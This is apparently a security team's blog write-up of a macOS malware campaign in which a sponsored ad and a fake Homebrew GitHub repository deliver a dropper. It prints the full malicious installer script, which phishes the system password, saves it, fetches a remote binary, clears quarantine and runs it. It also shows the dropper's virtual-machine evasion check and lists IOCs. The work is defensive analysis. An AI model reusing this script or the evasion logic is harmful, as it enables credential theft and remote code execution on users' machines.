Brewing Trouble — Dissecting a macOS Malware Campaign
How a single alert led our team down a rabbit hole of sophisticated deception — and what we learned about the evolving threat landscape
Brewing Trouble — Dissecting a macOS Malware Campaign
A sponsored ad, a fake GitHub repo, and a Homebrew install gone wrong. Discover how a macOS malware campaign exploited user trust and tools.
Background:
In the past, attackers have exploited custom or unofficial taps to distribute malicious software, tricking users into installing compromised packages. This recent incident adds to a growing list of cases where Homebrew — the package manager that practically every macOS developer relies on- is misused to deliver macOS malware.
macOS Malware
Storytime:
This all started when the Deriv security team received the following alert:
“A high-severity alert was triggered on a MacOS device (hostname:[redacted-system-name]) belonging to user “tom-cruise”. In the alert, classified as “MacOSSystemOwner/UserDiscovery”, the script was executed that attempted to install Homebrew, prompt for the user’s system password, and then download and execute a file from an external source (cfocares[dot]com).”
The Deriv security team started looking into it immediately, as initially this was blocked by our Endpoint Detection and Response System. Our first step wasn’t to analyse code, but to reach out to the affected user “tom-cruise”. We asked, “What really happened?” That simple question opened the door to understanding the context, not just the code.
His response was humbling: he’d been searching for a way to install Homebrew and clicked a Google Ad that seemed legitimate. It wasn’t.
Our mission became clear: dissect this malware, understand its tactics, and share our findings to protect others.
Following the Digital Breadcrumbs:

We retraced Tom’s steps. A quick Google search for “install brew” led us to a sponsored ad pointing to a GitHub repository that looked eerily official.
Example of Malware via Google Ads in Search Engine Results Page
Example of Fake GitHub Repository
The malicious actors had crafted something brilliant in its simplicity: they created a fake GitHub repository (github[dot]com/colinmarson192/brew) that looked official enough to fool unsuspecting users. The repository contained a seemingly innocent README.md file with installation instructions that felt familiar to any developer who’d installed Homebrew before.
The README.md file asked users to copy a bash command that pulled in a script from: lorissarenfro[dot]com.
The human element here was crucial. Users trust Google Ads. They trust GitHub. They trust familiar installation patterns. The attackers didn’t need to break cryptographic algorithms or exploit zero-day vulnerabilities — they simply needed to exploit human trust and established patterns.
Below is the script which was downloaded & executed:
#!/bin/bash
/bin/bash -c "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"
username=$(whoami)

while true; do
  echo -n "System Password: "
  read password
  echo

  if dscl . -authonly "$username" "$password" >/dev/null 2>&1; then
    echo -n "$password" > /tmp/.pass
    break
  else
    echo "Incorrect password! Try again."
  fi
done

curl -o /tmp/update hxxps://cfocares[dot]com/Homebrew/install/HEAD/update >/dev/null 2>&1
echo "$password" | sudo -S xattr -c /tmp/update >/dev/null 2>&1
chmod +x /tmp/update
/tmp/update
The script is pretty neat & self-explanatory but here is the breakdown of what really happens.
#!/bin/bashThis tells the computer to run the script using the Bash shell.
/bin/bash -c "$(curl -fsSL hxxps://raw[dot]githubusercontent[dot]com/Homebrew/install/HEAD/install[dot]sh)"This downloads and runs the official Homebrew installation script from GitHub.
username=$(whoami)This saves the current logged-in user’s username in a variable called username.
while true; do
   echo -n "System Password: "
   read password
echo
This starts an infinite loop that prompts the user for their system password. Uses read to store it in a variable named password.
if dscl . -authonly "$username" "$password" >/dev/null 2>&1; then
    echo -n "$password" > /tmp/.pass
    break
    else
    echo "Incorrect password! Try again."
  fi
done
This checks if the password is correct using a macOS authentication tool (dscl-authonly). If the password is valid then,
- It saves the password in a hidden file: /tmp/.pass and then breaks the loop. If incorrect, it asks again.
curl -o /tmp/update hxxps://cfocares[dot]com/Homebrew/install/HEAD/update >/dev/null 2>&1This downloads a file from an external (and suspicious) URL. This is not a Homebrew file and comes from a third-party site and the URL style is masqueraded a little so that it looks like Github URL.
echo "$password" | sudo -S xattr -c /tmp/update >/dev/null 2>&1It uses sudo to clear quarantine attributes from the downloaded file, and the password collected earlier is used to run a privileged command silently. We will do further analysis on the file name “update” that gets downloaded, as we think it might be suspicious.
PS: “xattr” here is used to remove the “com.apple.quarantine” to remove the mark of the web.
The script actually installs legitimate Homebrew first. Users see their familiar package manager installed normally, creating a false sense of security.
Psychology is brilliant. Users have just seen Homebrew install successfully, so when they’re prompted for their system password, it feels like a natural next step. The script even validates the password using legitimate macOS authentication tools — if you enter the wrong password, it politely asks you to try again, just like any legitimate installer would.
The Technical Deep Dive: Update binary
The binary ‘update’ is a sophisticated piece of a multi-stage dropper that employs advanced obfuscation techniques to hide malicious commands. The malware uses XOR-based encoding, Mersenne Twister PRNG, and complex mathematical operations to decode and execute system commands.
It checked:
- Is this a VM?
- Are you trying to reverse me?
- If so, I’m out.
And if not? It decoded hidden commands and executed them using elevated privileges.
File Information

DNS Lookups

Once the ‘update’ file is executed, below are the process and service actions that are spawned.
/bin/bash sh -c exit 100 /usr/bin/osascript osascript -e set memData to do shell script "system_profiler SPMemoryDataType"set hardwareData to do shell script "system_profiler SPHardwareDataType"if memData contains "QEMU" or memData contains "VMware" or memData contains "KVM" or hardwareData contains "Z31FHXYQ0J" or hardwareData contains "C07T508TG1J2" or hardwareData contains "C02TM2ZBHX87" or hardwareData contains "Chip: Unknown" or hardwareData contains "Intel Core 2" then set exitCode to 100else set exitCode to 0end ifdo shell script "exit " & exitCodeThe binary included a “guardrail” to detect virtual machines or analysis environments. It used system_profiler to check for signs of virtualisation (e.g., “QEMU”, “VMware”) or specific Mac serial numbers. If detected, it exited with code 100, a clever move to evade sandboxes.
Obfuscation Techniques
- Commands are encoded using XOR operations with multiple byte arrays.
- Decoded bytes are stored as hex strings in the custom hex decoder at
sub_100000AF0. - The file uses the MT19937 algorithm for randomisation & the state is stored at address
0x1000C5018.
Command Extraction Process
The malware decodes four separate command strings:
Command 1: 512 bytes
- Source arrays: 0x1000BF410, 0x1000BF210, 0x1000BF610
- Decoded at start + 0x24B8
Command 2: 5,720 bytes
- Source arrays: 0x1000C1140, 0x1000BFAE0, 0x1000C27A0
- Decoded at start + 0x2537
Command 3: 255,040 bytes (largest payload)
- Source arrays: 0x100042990, 0x100004550, 0x100080DD0
- Decoded at start + 0x25FB
Command 4: 240 bytes
- Source arrays: 0x1000BF900, 0x1000BF810, 0x1000BF9F0
- Decoded at start + 0x2693- These commands are decoded at runtime mostly-likely to evade detection.
- The largest payload (255KB) is concerning and could contain additional malware stages or tools.
Each uses three different memory-mapped data blocks, likely involving XOR or custom decoding, to reconstruct hidden instructions or payloads for further execution.
Key Functions

Payload Distribution
As this is a multi-stage dropper, while reversing, we found multiple entropies for delivering and executing the payload.

Sample Encrypted Data (Primary Payload)
0x1000BF410: 0e 00 00 00 b9 00 00 00 82 00 00 00 e1 00 00 00
0x1000BF420: 71 00 00 00 d6 00 00 00 5d 00 00 00 47 00 00 00
0x1000BF430: a2 00 00 00 1d 00 00 00 54 00 00 00 32 00 00 00
System Interactions (Behavioural Analysis)
Random delays between 1000–2000ms sleep for anti-analysis. Uses system() calls to execute decoded commands with system privileges.
// First command execution with exit code check
if ( (system(v2) & 0xFF00) != 0 ) {
    // Exit if command fails
    goto LABEL_30;
}
// Execute additional commands unconditionally
system(v5);
system(data);
Attack Flow:
Sponsored Ad Attack Flow
Lessons for the Community
This campaign underscored the evolving sophistication of macOS malware. Attackers are leveraging trusted platforms like Homebrew and GitHub, blending legitimate tools with malicious intent. For developers and users, here are our takeaways:
- Verify Sources: Always check the legitimacy of repositories and URLs before running scripts.
- Enable Security Features: macOS’s Gatekeeper and EDR tools are critical for catching suspicious activity.
- Stay Vigilant: Sponsored ads can lead to malicious sites — stick to official documentation.
Collaborate and Share: Sharing IOCs (Indicators of Compromise) helps the community stay ahead of threats.
Looking Forward
The next time you see a sponsored ad for software installation, remember Tom Cruise’s machine. Trust, but verify. Question, but don’t become paralysed by paranoia. And if you’re a security professional, remember that sharing our findings isn’t just good practice — it’s how we collectively stay ahead of the threats.
The brewing trouble continues, but so does our commitment to staying one step ahead.
References:
IOCs:943788d7e478575440e09a196b33fc772b289409fe70990024aac88aa1a3def8
Explanation: SHA256 hash of a suspicious or malicious file

IOCs:lorissarenfro[dot]com
Explanation: Domain linked to malicious activity (obfuscated with [dot] to
prevent accidental clicks).

IOCs:cfocares[dot]com
Explanation: Another potentially malicious or compromised domain.- hxxps://github[dot]com/heroesman1982/onelinebrew (Similar Repo)
- https://www.virustotal.com/gui/file/943788d7e478575440e09a196b33fc772b289409fe70990024aac88aa1a3def8/ (Dropper ‘update’).
메타데이터
- post_id
- 90c2c24de5dc
- slug
- brewing-trouble-dissecting-a-macos-malware-campaign-90c2c24de5dc
- url
- https://medium.com/deriv-tech/brewing-trouble-dissecting-a-macos-malware-campaign-90c2c24de5dc
- canonical_url
- https://medium.com/deriv-tech/brewing-trouble-dissecting-a-macos-malware-campaign-90c2c24de5dc
- author_url
- https://medium.com/@dhiraj_mishra
- status
- ok
- fetched_at
- 2026-07-17 13:49:46